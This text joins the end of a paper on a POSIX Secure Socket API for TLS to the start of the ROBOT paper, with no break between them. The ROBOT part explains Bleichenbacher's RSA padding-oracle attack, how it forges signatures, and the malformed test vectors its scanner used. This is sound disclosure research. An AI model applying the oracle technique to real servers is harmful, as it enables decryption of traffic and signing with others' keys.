When an SSA-using application invokes an I/O operation on a TLS socket, the kernel component transfers the plaintext application data to the user space daemon for encryption, and the encrypted data are then transmitted to the intended remote endpoint. In the reverse direction, encrypted data from the remote endpoint are decrypted by the daemon and then sent to the kernel to be delivered to the client application. The user space encryption daemon is a multi-process, event-driven service that interacts with the OpenSSL library to perform TLS operations. The kernel load balances TLS connections across active daemon processes to take advantage of the parallelism provided by multicore CPUs.

To accomplish its tasks, the kernel component must inform the daemon of important events triggered by application system calls. A selection of these events and their descriptions are as follows:

- **Socket creation** When a TLS socket is created by an application, the kernel informs the daemon that it must create a corresponding socket of the appropriate transport protocol, known as the *external* socket. Unknown to the application, this external socket is used for direct communication with the intended remote host. The TLS socket created by the application, known as the *internal* socket, is used to transfer plaintext data to and from the daemon.
- **Binding** After TLS socket creation, an application may choose to call `bind` on that socket, requesting that the socket use the specified source address and port. Since the daemon interfaces directly with remote hosts, the kernel directs the daemon to `bind` on the external socket.
- **Connecting** When an application calls `connect`, the kernel informs the daemon to connect its external socket to the address specified by the application, and then connects the internal socket to the daemon.
- **Listening** Server applications may call `listen` on their socket. In this case, the kernel informs the daemon of this action, and both the external and internal socket are placed into listening mode.
- **Socket options** Throughout a TLS socket's lifetime, an application may wish to use `setsockopt` or `getsockopt` to assign and retrieve information about various socket behaviors. Notification of these options and their values is provided by the kernel to the daemon. Setting socket options with level `IPPROTO_TLS` are directly handled by the daemon, which appropriately sets and retrieves TLS state depending on the requested option. Setting options at other levels, such as `IPPROTO_TCP` or `SOL_SOCKET`, are performed on both internal and external sockets, where appropriate.

Handling of these application requests using the encryption daemon is done in a manner invisible to the application. Special care is given to error returns and state to guarantee consistency between external and internal

sockets. For example, if the daemon fails to connect to a specified remote host, the corresponding error code is sent back to the application, and the kernel does not connect the internal socket to the the daemon, maintaining both sockets in an unconnected state and informing the application of real errors.

When the daemon receives a certificate from a remote peer, it validates that certificate based on administrator preferences. The administrator can employ traditional certificate validation checks using a certificate trust store and the hostname provided by the application through `TLS_REMOTE_HOSTNAME`. Remote TLS client connections are authenticated using the trusted peer certificates, optionally supplied by a server application, as a trust store. In addition to, or replacement of these methods, administrators can defer validation to TrustBase [18], which offers multiple coexisting certificate validation strategies.

Creating an internal socket between applications and the daemon provides natural support for existing socket I/O and polling operations. Read and write operations can use their existing kernel implementations with no modification, and event notifications from the kernel through the use of `select`, `poll`, and `epoll` are handled automatically.

## 6.2 Performance

We performed stress tests to ensure that the encryption daemon could feasibly act as an encryption proxy for numerous applications simultaneously. We wrote two client applications, one using the SSA and the other using OpenSSL, that download a 1MB file over HTTPS using identical TLS parameters. We created multiple simultaneous instances of these applications and recorded the time required for all of them to receive a remote file over HTTPS, repeating this for increasing numbers of concurrent processes. We show the results of running these tests for 1-100 concurrent processes in Figure 4. Each test was run against both local and remote webservers and averaged over ten trials. The machine hosting the applications was a 6-core, hyperthreaded system with 16 GB of RAM, running Fedora 26.

In the local and remote server cases, we find that the SSA and OpenSSL trendlines overlap each other consistently. We use multiple regression to determine the differences between the SSA and OpenSSL timings in both cases. We find no statistically significant difference for local connections ($p = 0.08$) but do find a difference for remote ones ($p = 0.0001$). For the remote case we find that, on average, the SSA actually improves latency by between 0.1 ms and 0.4 ms per process.



Figure 4: Time to transfer 1MB over LAN and WAN via HTTPS for applications using OpenSSL and the SSA, with varying numbers of simultaneous processes.

# 7 Coercing Existing Applications

In an effort to further support administrators wishing to control how TLS is used on their systems, we explored the ability to dynamically coerce TLS applications using security libraries to use the SSA instead. We focused our efforts on overriding applications that dynamically link with OpenSSL for TLS functionality. Bates et al. [3] found that 94% of popular TLS-using Ubuntu packages are dynamically linked with their security libraries, indicating that handling the dynamic linking case would be a significant benefit.

We supply replacement OpenSSL functions through a shared library for dynamically linked applications to override normal behavior (usable via `LD_PRELOAD`, drop-in library replacement, etc.). This allows us to intercept library function calls and translate them to their related SSA functionality. Under OpenSSL, an application may invoke a variety of functions to control and use TLS. Supplying true replacements for each of these 504 symbols is both cumbersome and unnecessary. Instead, we need only to hook OpenSSL functions which perform operations on file descriptors, and those which provide information necessary for the SSA to perform the TLS operations properly (e.g., setting hostnames, private keys, and certificates). By hooking functions that operate on file descriptors, we isolate an application's socket behavior from the OpenSSL library, allowing the SSA to control network interaction exclusively.

OpenSSL uses an `SSL` structure to maintain all TLS configuration for a given connection, including the certificates, keys, TLS method (server or client), etc., that the application has chosen to associate with the given TLS connection (which is done through other function

calls). Our tool obtains the information needed to perform a TLS connection from this SSL structure.

When a connection is made on an SSL-associated socket, our tool silently closes this socket, creates a replacement SSA TLS socket, and then uses dup2 to make the new socket use the old file descriptor. Using the associated SSL structure, the tool performs the appropriate SSA setsockopt calls and then performs a POSIX connect on the socket. All socket-using OpenSSL function, such as SSL_read and SSL_write, are replaced with normal POSIX equivalents (e.g., recv and send), thereby allowing the SSA to perform encryption and decryption. Since these functions and others have different error code semantics, we also make hooks to change the SSL_get_error function to make appropriate OpenSSL errors based on their POSIX counterparts.

During the lifetime of the connection, OpenSSL options set and retrieved by the application are translated to relevant setsockopt and getsockopt functions, if necessary. For example, the SSL_get_peer_certificate function was overridden to use getsockopt with a special TLS_PEER_CERTIFICATE_CHAIN option to provide applications with X509 certificates to enable custom validation (many applications use this function to validate the hostname of certificates).

Network applications can also create and connect (or accept) a socket *before* associating them with an SSL structure. This is typical for applications that use STARTTLS, such as SMTP. To handle this scenario, the tool passes ownership of a connected descriptor to the SSA encryption daemon. The daemon uses this descriptor as its external socket for the brokered TLS connection, and the SSA provides a new TLS socket descriptor to the application for interaction with the daemon.

We abstracted this functionality and added it to our Linux implementation in the kernel component, providing the developer with a TCP_TLS_UPGRADE option to upgrade a TCP socket to use TLS via the SSA after it has been connected. This enables applications to use STARTTLS when they find that a remote endpoint supports opportunistic TLS.

In our experimentation with this tool, we successfully forced wget, irssi, curl, and lighttpd to use the SSA for TLS dynamically, bringing the TLS behavior of these applications under admin control.

# 8 Discussion

Our work is an exploration of how a TLS API could conform to the POSIX socket API. We reflect now on the general benefits of this approach and the specific benefits of our implementation. We also discuss SSA configuration under different deployment scenarios and offer some security considerations.

## 8.1 General Benefits

By conforming to the POSIX API, using TLS becomes a matter of simply specifying TLS rather than TCP during socket creation and setting a small number of options through setsockopt. All other networking calls (e.g. bind, connect, send, recv) remain the same, allowing developers to work with a familiar API. Porting insecure applications to use the SSA takes minutes, and refactoring secure applications to use the SSA instead of OpenSSL takes a few hours and removes thousands of lines of code. This simplified TLS interface allows developers to focus on the application logic that makes their work unique, rather than spending time implementing standard network security with complex APIs.

Because our SSA design moves all TLS functionality to a centralized service, administrators gain the ability to configure TLS behavior on a system-wide level, and tailor settings of individual applications to their specific needs. Default configurations can be maintained and updated by OS vendors, similar to Fedora's CryptoPolicy [16]. For example, administrators can set preferences for or veto specific TLS versions, cipher suites, and extensions, or automatically upgrade applications to TLS 1.3 without developer patches. We have also found that by leveraging dynamic linking, as in Bates et al. [3], applications that currently employ their own TLS usage can be coerced to use the SSA and thereby conform to local security policies. This can also protect vulnerable applications currently using OpenSSL incorrectly, or using outdated configurations.

## 8.2 Implementation Benefits

By implementing the SSA with a kernel module, developers who wish to use it do not have to link with any additional userspace libraries. With small additions to libc headers, applications in C/C++ can use the new constants defined for the IPPROTO_TLS protocol. Other languages can be easily modified to use the SSA, as demonstrated with our efforts to add support to Go, Python, and PHP.

Adding TLS to the Linux kernel as an Internet protocol allows the SSA to leverage the existing separation of the system call boundary. Due to this, privilege separation in TLS usage can be naturally achieved. For example, administrators can store private keys in a secure location inaccessible to applications. When applications provide paths to these keys using setsockopt (or use them from the SSA configuration), the SSA can read these keys with its elevated privilege. If the application becomes compromised, the key data (and master secret) remain safely outside the address space of the application, inaccessible to malicious parties (getsockopt for TLS_PRIVATE_KEY is unimplemented). This is similar in

spirit to Mavrogiannopoulos et al.'s kernel module that decouples keys from applications [16].

Finally, the loadable nature of the kernel module allows administrators to quickly adopt the SSA and provides an easy avenue for alternative implementations. This is in line with previous Linux kernel security work. The Linux Security Module framework, for example, was created to provide a shared kernel API to access control modules, which allowed administrators to pick the best solution for their needs (e.g., SELinux, AppArmor, Tomoyo Linux, etc.). In a similar fashion, our approach in registering a new TLS protocol allows different kernel modules to hook relevant POSIX socket endpoints for TLS connections and provide unique implementations.

## 8.3 Configuration Considerations

The SSA enables administrators and power users to custom-tailor TLS to their local security policies. Enterprise administrators likely have a firm grasp of various policies and their associated implications. However, typical users do not have strong security backgrounds and often rely on their OS vendors for security. With this in mind, Microsoft, RedHat, Canonical, and other vendors could ship their systems with strong default global SSA configurations. These could then be periodically updated according to modern best practices. Some vendors, such as Canonical, already ship application-specific security profiles in addition to global ones [24]. SSA configuration profiles would fit nicely into this model, and also mesh nicely with efforts to centralize security policies, such as Redhat's Fedora CryptoPolicy [15]. Microsoft and Apple could likewise supply global SSA configurations to users of Windows and MacOS, and allow power users to further customize these using the settings UI of these systems. In the mobile space, sometimes operating system updates for devices arrive at rates far less frequent than application updates, as with Android. In such cases, it may be advisable for a vendor, such as Google, to provide SSA configuration (or even the SSA itself) as a system application, where it can be independently updated from the core OS and granted special permissions.

## 8.4 Alternative Implementations

POSIX is a set of standards that defines an OS API – the implementation details are left to system designers. Accordingly, our presentation of the SSA with its extensions to the existing POSIX socket standard and related options is separate from the presented implementation. While our implementation leveraged a userspace encryption daemon, other architectures are possible. We outline two of these:

- **Userspace only:** The SSA could be implemented as a userspace library that is either statically or dynamically linked with an application, wrapping the native socket API. Under this model the library could request administrator configuration from default system locations, to retain administrator control of TLS parameters. While such a system sacrifices the inherent privilege separation of the system call boundary and language portability, it would not require that the OS kernel explicitly support the API.
- **Kernel only:** Alternatively, an implementation could build all TLS functionality directly into the kernel, resulting a pure kernel solution. This idea has been proposed within the Linux community [7] and gained some traction in the form of patches that implement individual cryptographic components. Some performance gains in TLS are also possible in this space. Such an implementation would provide a backend for SSA functionality that required no userspace encryption daemon.

System designers are free to use any of these or other architectures in accordance with their desired practices. The benefit to developers is that they can write code for the same API for all implementations and can pass the burden of TLS complexity to another party.

## 8.5 Security Analysis

Our prototype implementation of the SSA centralizes security in the kernel and daemon processes. As such, any vulnerabilities present are a threat to all applications utilizing the SSA. Such risks are part of operating system services in general, as they constitute single points of failure. On the other hand, centralization allows a community to focus on hardening a single design, and security patches to the system affect all SSA-using applications immediately. Given the swift response and incentives OS vendors typically have in responding to CVEs, patches to security systems in the OS will likely be distributed quicker (and more easily) than patches to individual applications. We also note that given the popularity of OpenSSL, it can also behave as a single point of failure, as with the Heartbleed vulnerability.

Another benefit of centralization is that it vastly simplifies the landscape of security problems we face today. At present, thousands of individual applications must each be written to use OpenSSL (or other similar crypto libraries) properly, and experience shows that there are numerous applications that are at risk due to developer errors. Under the SSA, developer security flaws are likely to be less common, due to the simplicity of invoking the SSA through the POSIX interface and offloading of TLS functionality to the operating system.

Regardless of underlying implementation, the SSA

should protect its configuration files from unauthorized edits. Since configuration can affect the security of TLS connections globally, only superusers should be allowed to make modifications. Developers can still bundle an SSA configuration profile for their application, which can be stored in a standard location and assigned appropriate permissions during installation. Many software packages behave similarly already, like Apache webserver packages, which install protected configuration files for editing by administrators.

An existing issue in security is made more apparent by the SSA. The SSA modifies the responsibilities of network security for administrators, operating systems, and developers. As such, it remains in question which party is held accountable when security fails. Implementation bugs can be attributed to the SSA (just like OpenSSL bugs), but vulnerabilities due to improper configurations can be the fault of any of these parties. While we believe that administrators should have the final word over their systems, it is foreseeable that some application developers may want to ensure their own security needs are met, due to legal or other reasons. In such cases, one solution is for developers to ship their applications with a notice that obviates any warranty if the administrator decides to lower TLS security below a given set of thresholds. This issue of misaligned developer and administrator security practices is also present in other security areas, such as running software as a privileged user unnecessarily, making configuration files globally writable, or using sensitive software from accounts with weak login credentials.

## 9 Limitations and Future Work

Our exploration has exposed some limitations of our approach, our implementation, and the SSA itself. Each of these has also uncovered potential avenues for additional exploration and expansion of the SSA.

First because we used static analysis of code using `libssl`, we could not determine what code is actually executed during runtime. Performing rigorous symbolic execution or runtime analysis of such a large corpus of packages is outside the scope of our study. As a result we may have overestimated or underestimated the prevalence of use of certain OpenSSL functions. However, static analysis does have the benefit of providing insight into the code developers are writing, which is what led us to find that many developers were expressing TLS options through compilation controls. In addition, we limited our analysis to applications using OpenSSL. The usage of GnuTLS and other libraries may differ in ways that could affect our design recommendations.

Because the SSA targets the POSIX socket API, we believe implementations very similar to ours can be deployed on operating systems that closely adhere to this standard, such as Android and MacOS. Windows also supports this API (with minor deviations), although the mapping between POSIX functions and system calls is not as direct as in the other systems. As such, the kernel module component of our implementation would have to be adapted accordingly.

One limitation of the SSA itself is that it cannot easily support asynchronous callbacks. While we did not find a reason why such a feature was strictly needed for TLS management, it is possible that such a use case may arise. Hypothetically, to support this, `setsockopt` could adopt an option that allowed a function pointer to be passed as the option value. This function could then be invoked by the SSA implementation when its corresponding event was triggered. Under kernel implementations of the SSA, providing arbitrary functions to the kernel to execute seems like a dangerous proposition. In addition, invoking a process function from the kernel is not a natural task and such behavior seems to be limited to the simplicity of signals and their handlers.

One unexplored path for future work is the suitability of the SSA for network security protocols other than TLS. The QUIC protocol is a prime candidate for experimentation, due to its consolidation of traditionally separate network layers, connection multiplexing, and use of UDP. These features would further test the flexibility of the POSIX socket API for modern security protocols.

## 10 Related Work

There is a large body of work that covers the insecurity of applications using security libraries and methods to improve certificate validation in particular, some of which we reference in Section 2. Here we outline related work that aims at simplifying and securing TLS libraries, and improving administrator control.

**Simplified TLS libraries:** `libtlssep` is a simplified userspace library for TLS that uses privilege separation to isolate sensitive keys and other data it uses from the rest of the application, which reduces the payoff for malicious parties exploiting application bugs [1]. This effort resulted in a significant security improvement, but developers still have to learn and interface with the new library, which still requires the addition of hundreds of lines of code for applications. The OpenSSL fork LibreSSL [20] contains `libtls`, a simplified userspace library for TLS that also removes vulnerable protocols such as SSL 3.0. However, nearly a hundred functions are still exported to developers and the library offers no advantage over OpenSSL for administrator control. Secure Network Programming (SNP) [25] is an older security API that predates OpenSSL and SSL/TLS. This API

allowed programs to use the GSSAPI to access security services in a simplified way that resembled the Berkeley sockets API (which heavily influenced the POSIX socket API). We further this idea by using, rather than emulating, the POSIX socket API and use it for modern TLS. Collectively, prior work also largely ignores the suitability of their APIs to languages other than C/C++, which limits their utility to a large amount of developers.

**Administrator control over TLS:** Fahl et al. [9], MITHYS [5] and two other solutions, TrustBase [18] and CertShim [3], provide administrator and operating system control over TLS certificate validation. Under these systems, an administrator can enforce proper validation by most, if not all, applications on their machines. With the latter three, administrators can even customize certificate validation by employing plugins that strengthen validation (e.g., revocation checks, DANE [13], etc.) As a consequence, these systems remove the burden on developers to implement correct validation. However, these systems fall short of providing administrator control over more than certificate validation, and all but TrustBase only function with applications written in specific languages. In contrast, the SSA provides administrator control of numerous other aspects of TLS (version, ciphers, extensions, sessions, etc.) as well as certificate validation (which can use TrustBase behind the scenes). Apple's App Transport Security [2] (ATS) is a feature of iOS 9+ that mandates that applications use modern TLS standards for their connections. Applications can add explicit exceptions to this as needed, and even disable it entirely. The SSA both enforces administrator preferences and provides a means whereby developers can easily migrate to using modern TLS. While the SSA enables developers to increase security, they are not able to decrease it.

## 11 Conclusion

Our work explored TLS library simplification and furthering administrator control through the POSIX socket API. Our analysis of OpenSSL and how applications use it revealed that developers tend to adopt library defaults, make mistakes when specifying custom settings, implement boilerplate functionality that is best implemented by the operating system, and configure TLS usage based on compile-time arguments supplied by administrators. These findings informed the design of our API, and we find that TLS usage fits well within the confines of the existing POSIX socket API, requiring only the addition of constant values to three functions (`socket`, `getsockopt`, `setsockopt`) to support TLS functionality. In our use of the SSA we find that it is easy to port existing secure applications to the SSA and add TLS support to insecure applications, requiring as little as one line of code. Our prototype implementation demonstrates the API in practice, showing good performance versus OpenSSL. We demonstrate that our implementation can support additional programming languages easily, adding support for three other language implementations with less than twenty lines of code each. We also find that existing applications can be dynamically forced to use the SSA, enabling greater administrator control. Overall, we feel that the POSIX socket API is a natural fit for a TLS API and many avenues are available for future work, especially with alternative implementations.

# Return Of Bleichenbacher's Oracle Threat (ROBOT)

## Abstract

In 1998 Bleichenbacher presented an adaptive chosen-ciphertext attack on the RSA PKCS #1 v1.5 padding scheme. The attack exploits the availability of a server which responds with different messages based on the ciphertext validity. This server is used as an oracle and allows the attacker to decrypt RSA ciphertexts. Given the importance of this attack, countermeasures were defined in TLS and other cryptographic standards using RSA PKCS #1 v1.5.

We perform the first large-scale evaluation of Bleichenbacher's RSA vulnerability. We show that this vulnerability is still very prevalent in the Internet and affected almost a third of the top 100 domains in the Alexa Top 1 Million list, including Facebook and Paypal.

We identified vulnerable products from nine different vendors and open source projects, among them F5, Citrix, Radware, Palo Alto Networks, IBM, and Cisco. These implementations provide novel side-channels for constructing Bleichenbacher oracles: TCP resets, TCP timeouts, or duplicated alert messages. In order to prove the importance of this attack, we have demonstrated practical exploitation by signing a message with the private key of `facebook.com`'s HTTPS certificate. Finally, we discuss countermeasures against Bleichenbacher attacks in TLS and recommend to deprecate the RSA encryption key exchange in TLS and the RSA PKCS #1 v1.5 standard.

## 1 Introduction

In 1998 Daniel Bleichenbacher published an adaptive chosen-ciphertext attack on RSA PKCS #1 v1.5 encryption as used in SSL [11]. In his attack the attacker uses a vulnerable server as an oracle and queries it with successively modified ciphertexts. The oracle answers each query with true or false according to the validity of the ciphertext. This allows the attacker to decrypt arbitrary ciphertext without access to the private key by using Bleichenbacher's algorithm for exploiting the PKCS #1 v1.5 format.

Instead of upgrading to RSA-OAEP [29], TLS designers decided to use RSA PKCS #1 v1.5 in further TLS versions and apply specific countermeasures [2, 17, 34]. These countermeasures prescribe that servers must always respond with generic alert messages. The intention is to prevent the attack by making it impossible to distinguish valid from invalid ciphertexts. Improper implementation of Bleichenbacher attack countermeasures can have severe consequences and can endanger further protocols or protocol versions. For example, Jager, Schwenk, and Somorovsky showed that the mere existence of a vulnerable implementation can be used cross-protocol to attack modern protocols like QUIC and TLS 1.3 that do not support RSA encryption based key exchanges [23]. Aviram et al. published DROWN, a protocol-level variant of Bleichenbacher's attack on SSLv2 [6].

Due to the high relevance of this attack, the evaluation of countermeasures applied in TLS libraries is of high importance. There were several researchers concentrating on the evaluation of Bleichenbacher attacks in the context of TLS. However, these evaluations mostly concentrated on the evaluation of the attacks in open source TLS implementations. Meyer et al. showed that some modern TLS stacks are vulnerable to variations of Bleichenbacher's attack [28]. For example, the Java TLS implementation was vulnerable due to handling of encoding errors and other implementations were demonstrated as vulnerable through time based oracles. In 2015 Somorovsky discovered that MatrixSSL was vulnerable as well [36].

While Bleichenbacher attacks have been found on multiple occasions and in many variations, we are not aware of any recent research trying to identify vulnerable TLS implementations in the wild. Given the fact that most of the open source implementations are secure

according to the latest evaluations [28, 36], one would think that such an evaluation would not reveal many new vulnerable implementations. But this is not the case. We developed a systematic scanning tool that allowed us to identify multiple vulnerable TLS hosts. Many of the findings are interesting from the research perspective since they uncover different server behaviors or show new side-channels which were specifically triggered by changing TLS protocol flows or observing TCP connection state. These behaviors are of particular importance for the analyses of different vulnerabilities relying on server responses, for example, padding oracle [37] or invalid curve attacks [24].

**Contributions.** Our work makes the following contributions:

- We performed the first large-scale analysis of Bleichenbacher's attack and identified vulnerabilities in high profile servers from F5, Citrix, Radware, Palo Alto Networks, IBM, and Cisco, as well as in the open source implementations Bouncy Castle, Erlang, and WolfSSL.
- We present new techniques to construct Bleichenbacher oracles which are of particular interest for developing related attacks. These involve changing TLS protocol flows or observing TCP connection states.
- We implemented a proof of concept attack that allowed us to sign a message with the private key of Facebook's web page certificate.
- Finally, we discuss the countermeasures proposed in TLS 1.2 [34] and whether it is feasible to deprecate RSA encryption based key exchanges.

**Responsible disclosure and ethical considerations.** In collaboration with affected web site owners we responsibly disclosed our findings to vulnerable vendors. We collaborated with them on mitigations and reevaluated the patches with our scripts. Several vendors and web site owners awarded us with bug bounties.

To raise the awareness of these attacks, we also collaborated with different TLS evaluation tool developers. The Bleichenbacher vulnerability check was afterwards included in SSL Labs and testssl.sh.

As a result of a successful attack, the attacker is able to obtain the decrypted RSA ciphertext or sign an arbitrary message with server's private key. Therefore, by performing our proof of concept attacks we were not able to reconstruct the RSA private key. We performed our attacks with dummy data and never attempted to decrypt real user traffic. Since the complete attack requires tens of thousands of queries, we performed it only against servers with a large user base such as Facebook.



Figure 1: TLS-RSA handshake.

## 2 TLS-RSA key exchange

Bleichenbacher's attack is applicable to the TLS-RSA key exchange. This key exchange is used in all cipher suites having names starting with `TLS_RSA` (e.g. `TLS_RSA_WITH_AES_128_CBC_SHA`). The message flow of an RSA key exchange as implemented in TLS [34] is illustrated in Figure 1.

The TLS handshake is initiated by a TLS client with a `ClientHello` message. This message contains information about the TLS version and a list of supported cipher suites. If the server shares cipher and protocol support with the client, it responds with a `ServerHello` message indicating the selected cipher suite and other connection parameters. The server continues by sending its certificate in the `Certificate` message and signals the end of transmission with the `ServerHelloDone` message. The client then sends a `ClientKeyExchange` message containing a premaster secret that was RSA encrypted using the key included in the server's certificate. All further connection keys are derived from this premaster secret. The handshake concludes with both parties sending the `ChangeCipherSpec` and `Finished` messages. The `ChangeCipherSpec` indicates that the peer will send further messages protected with the negotiated cryptographic keys and algorithms. The `Finished` message authenticates the exchanged protocol messages.

## 3 Bleichenbacher's attack

Bleichenbacher's attack on SSL relies on two ingredients. The first is the malleability of RSA which allows anybody with an RSA public key to *multiply* encrypted plaintexts. The second is the tolerant nature of the RSA

PKCS #1 v1.5 padding format that allows an attacker to create valid messages with a high probability.

We assume $(N,e)$ to be an RSA public key, where $N$ has byte-length $\ell$ ($|N| = \ell$), with corresponding secret key $d = 1/e \bmod \phi(N)$. $||$ denotes byte concatenation.

## 3.1 RSA PKCS #1 v1.5

RSA PKCS #1 v1.5 describes how to generate a randomized padding string $PS$ for a message $k$ before encrypting it with RSA [25]:

1. The encryptor generates a random padding string $PS$, where $|PS| > 8$, $|PS| = \ell - 3 - |k|$, and $0x00 \notin \{PS_1, \ldots, PS_{|PS|}\}$.
2. It computes the message block as follows: $m = 00||02||PS||00||k$.
3. Finally, it computes the ciphertext as $c = m^e \bmod N$.

The decryption process reverts these steps in an obvious way. The decryptor uses its private key to perform RSA decryption, checks the PKCS #1 v1.5 padding, and extracts message $k$.

## 3.2 Attack intuition

Bleichenbacher's attack allows an attacker to recover the encrypted plaintext $m$ from the ciphertext $c$. For the attack execution, the attacker uses an oracle that decrypts $c$ and responds with 1 if the plaintext starts with `0x0002` or 0 otherwise:

$$\mathcal{O}(c) = \begin{cases} 1 & \text{if } m = c^d \bmod N \text{ starts with } \texttt{0x0002} \\ 0 & \text{otherwise.} \end{cases}$$

Such an oracle can be constructed from a server decrypting RSA PKCS #1 v1.5 ciphertexts.

Bleichenbacher's algorithm is based on the malleability of the RSA encryption scheme. In general, this property allows an attacker to use an integer value $s$ and perform plaintext multiplications:

$$c' = (c \cdot s^e) \bmod N = (ms)^e \bmod N,$$

Now assume a PKCS #1 v1.5 conforming message $c = m^e \bmod N$. The attacker starts with a small value $s$. He iteratively increments $s$, computes $c'$, and queries the oracle. Once the oracle responds with 1, he learns that

$$2B \leq ms - rN < 3B,$$

for some computed $r$, where $B = 2^{8(\ell-2)}$. This allows him to reduce the set of possible solutions. By iteratively choosing new $s$, querying the oracle, and computing new $r$ values, the attacker reduces the possible solutions $m$, until only one is left or the interval is small enough to accommodate a brute force search. We refer to the original paper for more details [11].



Figure 2: A vulnerable server would respond with different alert messages based on the PKCS #1 v1.5 validity. To mitigate the attack it is important that the server *always* responds with the same alert message and does not provide any information about the PKCS #1 v1.5 validity.

## 3.3 Countermeasures

In general the attack is always applicable if the attacker is able to distinguish valid from invalid RSA PKCS #1 v1.5 ciphertexts. To mitigate the attack, the TLS standard has defined the following countermeasure. Once the server receives a `ClientKeyExchange` message, it proceeds as follows (see Figure 2). It generates a random premaster secret and attempts to decrypt the ciphertext located in the `ClientKeyExchange` message. If the ciphertext was valid, it proceeds with the decrypted premaster secret. Otherwise, it proceeds with the random value. Since the attacker does not know the premaster secret value, he is not able to compute a valid `Finished` message. Therefore, the client `Finished` message is always responded with an alert message and the attacker cannot determine PKCS #1 v1.5 validity. See Section 9.1 for more details.

## 3.4 Attack performance and oracle types

In his original publication Bleichenbacher estimated that it takes about one million queries to decrypt an arbitrary ciphertext. Therefore, the attack was also named "million message attack". The attack performance varies however depending on the "strength" of the provided oracle. In general, the attack algorithm finds a new interval with every new valid oracle response. This happens if the decrypted ciphertext starts with `0x0002`. The oracle is considered "weaker" if it responds with a nega-

tive response for some decrypted ciphertexts which start with 0x0002. In this scenario, the new interval is not found and the attacker needs to issue more queries. This can happen, for example, if the implementation strictly checks the PKCS #1 v1.5 format which prescribes that the first 8 bytes following 0x0002 are non-zero, or if the implementation strictly checks the length of the unpadded key.

Bardou et al. improved the original attack and analyzed the impact of different implementations on the attack performance [7]. For example, the improved Bleichenbacher attack algorithm needs about 10,000 queries on average when using the "strongest" oracle. On the other hand, it needs about 18,000,000 queries using the "weakest" oracle.

For simplicity, in our paper we just assume two oracle types: *weak* and *strong*. The strong oracle allows one to decrypt arbitrary ciphertext in less than one million queries on average. Such an oracle can be provided by an implementation which returns true if the decrypted ciphertext starts with 0x0002 and contains a 0x00 at any position. The weak oracle results in an attack with several millions of queries and can be provided by an implementation which checks whether the 0x00 byte is located on the correct position. We use the original Bleichenbacher algorithm [11].

### 3.5 Creating a signature with Bleichenbacher's attack

In most of the studies, Bleichenbacher's attack is referred to as a decryption attack. A lesser noted point is that the attack allows one to perform arbitrary RSA private key operations. Given access to an oracle, the attacker is not only able to decrypt ciphertexts but also to sign arbitrary messages with server's private RSA key.

In order to create a signature with the server's private key, the attacker first uses a proper hash function and encoding to process the message. For example, when creating a PKCS #1 v1.5 signature for message M, the encoded result will have the following format [29]:

```
EM = 0x0001 || 0xFF...FF || 0x00 ||
ASN.1(hash(M))
```

hash() denotes a cryptographic hash function. The output of the hash function has to be encoded using ASN.1. The attacker then sets EM as an input into the Bleichenbacher algorithm. In a sense, he uses the to be signed message as if it were an eavesdropped ciphertext. The end result of this operation is a valid signature for M.

It is also important to mention that creating a signature is typically more time consuming than decrypting a PKCS #1 v1.5 ciphertext. The reason is that an attacker with a PKCS #1 v1.5 ciphertext can already assume that the first message is PKCS #1 v1.5 conforming. This allows him to skip the very first step from the original algorithm [11]. On the other hand, by decrypting a random ciphertext or creating a signature, the attacker cannot assume the first query is PKCS #1 v1.5 conforming. To make this first message PKCS #1 v1.5 conforming, the attacker has to apply a *blinding step* [11]. Since this step requires many oracle requests, creating a signature is much more time consuming and is only practical if a strong oracle is available.

## 4 Scanning methodology

The challenge of our research was to perform an effective scan using as few requests as possible, but allowing us to trigger all known vulnerabilities and potentially find new ones. For this purpose we closely modeled our first scanner after the techniques in Bleichenbacher's original publication [11] and the following research results [26, 7, 28]. This scanner performed a basic TLS-RSA handshake (see Figure 1) containing differently formatted PKCS #1 v1.5 messages located in ClientKeyExchange. With this approach, we were able to identify our first vulnerable TLS implementations. Further analysis was conducted to identify possible false positives before reporting the behavior to vendors and site operators. This manual analysis allowed us to find new issues and extend further TLS scans which we applied to the Alexa Top 1 Million list.

In the following sections we give an overview of our final scanning methodology. If possible we highlight general recommendations, which are of importance for performing related vulnerability scans.

### 4.1 Differently formatted PKCS #1 v1.5 messages

To trigger different server behaviors, our ClientKeyExchange messages contained differently formatted PKCS #1 v1.5 messages. For their description, consider the following notation. || denotes byte concatenation, version represents two TLS version bytes, rnd[x] denotes a non-zero random string of length $x$, and pad() denotes a function which generates a non-zero padding string whose inclusion fills the message to achieve the RSA key length.

Given the performance prerequisites for our scan, we carefully selected five PKCS #1 v1.5 vectors based on the previous research on Bleichenbacher attacks [11, 7, 28, 36]. Every message should trigger a different vulnerability:

1. Correctly formatted TLS message. This message contains a correctly formatted PKCS #1 v1.5

padding with 0x00 at a correct position and correct TLS version located in the premaster secret:

```
M1 = 0x0002 || pad() || 0x00 ||
version || rnd[46]
```

M1 should simulate an attacker who correctly guessed the PKCS #1 v1.5 padding as well as TLS version. Even though this case is hard to trigger (because of a low probability of constructing such a message), it is needed to evaluate the server correctness.

2. Incorrect PKCS #1 v1.5 padding. This message starts with incorrect PKCS #1 v1.5 padding bytes:

   ```
   M2 = 0x4117 || pad()
   ```

   The invalid first byte in the PKCS #1 v1.5 padding should trigger an invalid server behavior as described, for example, in the original paper [11].

3. 0x00 at wrong position. This message contains a correct PKCS #1 v1.5 format, but has 0x00 at a wrong position so that the unpadded premaster secret will have an invalid length:

   ```
   M3 = 0x0002 || pad() || 0x0011
   ```

   Many implementations assume that the unpadded value has a correct length. If the unpadded is shorter or longer, it could trigger a buffer overflow or specific internal exceptions, and lead to a different server behavior. For example, Meyer et al. showed that such a message resulted in different TLS alerts in JSSE (Java Secure Socket Extension) [28].

4. Missing 0x00. This message starts with 0x0002 but misses the 0x00 byte:

   ```
   M4 = 0x0002 || pad()
   ```

   The PKCS #1 v1.5 standard prescribes that the decrypted message always contains a 0x00 byte. If this byte is missing, the PKCS #1 v1.5 implementation cannot unpad the encrypted value, which can again result in a different server behavior.

5. Wrong TLS version. This message contains an invalid TLS version in the premaster secret:

   ```
   M5 = 0x0002 || pad() || 0x00 ||
   0x0202 || rnd[46]
   ```

   M5 should trigger an invalid behavior as described by Klíma, Pokorný and Rosa [26]. A practical example of such behavior was recently found in MatrixSSL [36]. The vulnerable MatrixSSL version responded these types of messages with an illegal parameter alert. Other messages were responded with a decryption error.

